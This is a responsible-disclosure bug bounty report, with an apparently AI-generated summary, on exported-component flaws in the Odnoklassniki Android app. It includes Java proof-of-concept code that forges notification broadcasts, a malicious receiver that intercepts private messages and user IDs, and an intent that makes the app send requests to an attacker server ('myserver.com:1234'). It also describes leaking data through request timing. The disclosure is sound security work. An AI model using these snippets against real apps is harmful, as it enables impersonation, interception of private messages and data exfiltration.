Multiple critical vulnerabilities in Odnoklassniki Android application
The Odnoklassniki Android app exposed several components (activities and broadcast receivers) without proper permissions, allowing a malicious app on the same device to start a video upload activity, send fake notifications, intercept private notifications, and make the app send HTTP requests to an attacker-controlled server. This could trick users into uploading unwanted content, impersonate other users, leak private messages, and bypass Android's INTERNET permission.

- Triaged in 21 hours
- Fixed in 8 months
- Paid in 8 months
- Disclosed after 9 months
Hello,
I have recently found several critical vulnerabilities in Odnoklassniki Android application, which is one of your projects, thus I am reporting it here.
The first vulnerability is so called Intent spoofing. The vulnerability lies in ability to start the video upload activity of Odnoklassniki application from inside a different application installed on the same device. This vulnerability happens when a component is made public and requires no special permission. A consequence of this may be that a malicious app sends an intent to a legitimate component (VideoUploadActivity), which will result in data injection or state change (in our case a user might be tricked into uploading content he normally would not upload to ok.ru network).
The following code snippet demonstrates possible exploit code:
Intent m = new Intent(); m.setClassName("ru.ok.android","ru.ok.android.ui.activity.StartVideoUploadActivity"); startActivity(m);
Staying with the intent spoofing vulnerability, there is one more case of this kind of vulnerability. This time a malicious application is able to send fake Notifications to user about literally any happening or action in Odnoklassniki. User can be tricked this way to do action he did not intend to again. A malicious app might send fake private messages to the victim user, impersonating other users! The user can be misinformed about a comment on his photo or a response in any of groups he belongs to! The origin of this vulnerability is just as the former one, action is made public in the application and it does not require the calling application to have any kind of permission to do so. This vulnerability originates from class ok.ru.android.services.app.NotifyReceiver
Possible fix to this? Explicitly set the value of android:exported to false or make use of permissions.
A short code snippet demonstrating possible exploitation:
Intent u = new Intent(); u.setAction("ru.ok.android.action.NOTIFY"); u.putExtra("key", "d-147298617"); u.putExtra("message", "Hello there! This is a fake message. You have been tricked.");
//u.putExtra("conversation_id", ""); //u.putExtra("mediatopic_id", "413434225584");
u.putExtra("dsc_id", "612470493988:USER_PHOTO");
getActivity().sendBroadcast(u);
Another vulnerability that I have found is Unauthorized intent receipt, in this certain case it is unauthorized notification (message) receipt. Knowing this vulnerability a potential attacking application is able to intercept private messages, updates, photo comments, post comments, etc. sent to the user. The cause of this vulnerability lies in AndroidManifest.xml. The receipt of a notification (message) should be protected from intercepting with proper permission requirement. Possible mitigation - Do not use implicit intents for communication between the components of a single app or require the target application to have a proper permission acquired.
Here I am enclosing a complete malicious receiver code snippet, which is able to intercept all "messages" shown to the user as a notification. Please note, that the malicious application is able to see not only the message but the userId of the user who sent it and many other sensitive details.
public class MaliciousReceiver extends BroadcastReceiver { @Override public void onReceive(Context context, Intent intent) { if ("ru.ok.android.action.NOTIFY".equals(intent.getAction())) {
    Bundle localBundle = intent.getExtras();
    if (localBundle != null) {
        String str1 = localBundle.getString("key");
        String str2 = localBundle.getString("message");
        String str3 = localBundle.getString("cid");
        if (str3 != null) {
            String str4 = localBundle.getString("caller_name");
            String str5 = localBundle.getString("server");
            return;
        }

        String str4 = localBundle.getString("nconversation_id");
        String str5 = localBundle.getString("dsc_id");

        Toast.makeText(context, "key:" + str1 + "\nmessage: " + str2 + "\ncid: " + str3 + "\nconversation_id: " + str4 + "\ndsc_id: " + str5, Toast.LENGTH_SHORT).show();
    }
}
}
}
And here comes the most serious issue. The vulnerabilities explained above affected the data and user privacy in scope of your application "only". This vulnerability, on the other side, violates the whole android security mechanism. The vulnerability is known as "Privilege redelegation". It happens when your application is used as a mediator to help other (malicious) applications to circumvent android permission system. This vulnerability lies in class ru.ok.android.videochat.VideochatController.java . The permission which is mediated to 3rd party applications here is the INTERNET persmission, which is truly the most dangerous permission out there. When we analyze the following line of code:
localHttpMethod = new RestApiMethodBuilder(localServiceStateHolder, HttpMethodType.GET).setTargetUrl(new URI("http://" + this.server + "/", false)).addRelativePath("api-get-signal", true).addSignedParam("uid", localServiceStateHolder.getUserId(), false).addSignedParam("cid", str1, false).addSignedParam("client", Constants.Api.CLIENT_NAME, false).build();
we can clearly notice that there's a variable (this.server) passed directly to the method construction. As you can imagine, I am able to pass the address of my own server to this variable through an Intent. This will result in Odnoklassniki application sending an HTTP request to my server with all the data contained! We cannot alter the data contained within the request, but that does not stop us. Once any 3rd party application is able to send a HTTP request to arbitrary server in the world just with a single Intent, without even the need to have the INTERNET permission acquired itself, it obviously violates the android security permission principle.
The code demonstration would require longer piece of code, thus I will try to explain possible exploit scenario verbally. As we can perform a single HTTP request with a single Intent sent to ok.ru application, we can do this more times in row without an issue! Data does not need to be transfered from the device using a text, we could use a morse code for example. We could send the Intents within specific time intervals and delays, which would reflect in arbitrary information being leaked from the device to an arbitrary server. The morse code processing in our means would be processed at the server side of course.
The mediated HTTP request from a 3rd party application may be achieved using a code like this:
Intent m = new Intent(); m.setAction("ru.ok.android.action.NOTIFY"); m.putExtra("key", "vchat"); m.putExtra("cid", "c60b0e06695a4ce896261247b43f772b"); m.putExtra("caller_name", "Fake User"); m.putExtra("server", "myserver.com:1234"); getActivity().sendBroadcast(m);
I hope I have explained each of the vulnerabilities clearly enough so that you can patch them with ease. If something is not clear enough, please feel free to ask more details. I can provide some PoC with pictures in case of need too.

I am also enclosing a PoC of the privilege redelegation vulnerability. In the picture there is the HTTP request that is sent by my demo malicious (exploit) application through the ok.ru application to my server.
I am looking forward to hearing from you soon.
Kind regards, Jan Hodermarsky
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely, multiple app components were exported without requiring permissions, and one component passed an attacker-controlled server address into a network request builder.
Impact
A malicious app could trick users into uploading content, send fake notifications impersonating others, intercept private messages and user IDs, and make the Odnoklassniki app send HTTP requests to an attacker's server, potentially leaking data via timing (e.g., Morse code) and bypassing the INTERNET permission.
What the attacker needed
Malicious app installed on same device; victim has Odnoklassniki app installed
The fix
The app should set android:exported to false for sensitive components or protect them with permissions, and avoid using implicit intents for internal communication.
How it was found
- Create a malicious Android app that sends an Intent to start the video upload activity.
- Send a broadcast Intent with the action 'ru.ok.android.action.NOTIFY' and extras to display a fake notification.
- Register a BroadcastReceiver for the same action to intercept notifications and extract sensitive data.
- Send a broadcast Intent with the 'server' extra set to an attacker-controlled address to make the app send an HTTP request there.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Android apps are made of parts like screens (activities) and message handlers (broadcast receivers). If these parts are marked as public (exported) and lack permission checks, any other app on the phone can trigger them. Here, a malicious app could make the Odnoklassniki app do things like upload videos, show fake notifications, or send data to a server, all without the user's knowledge.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

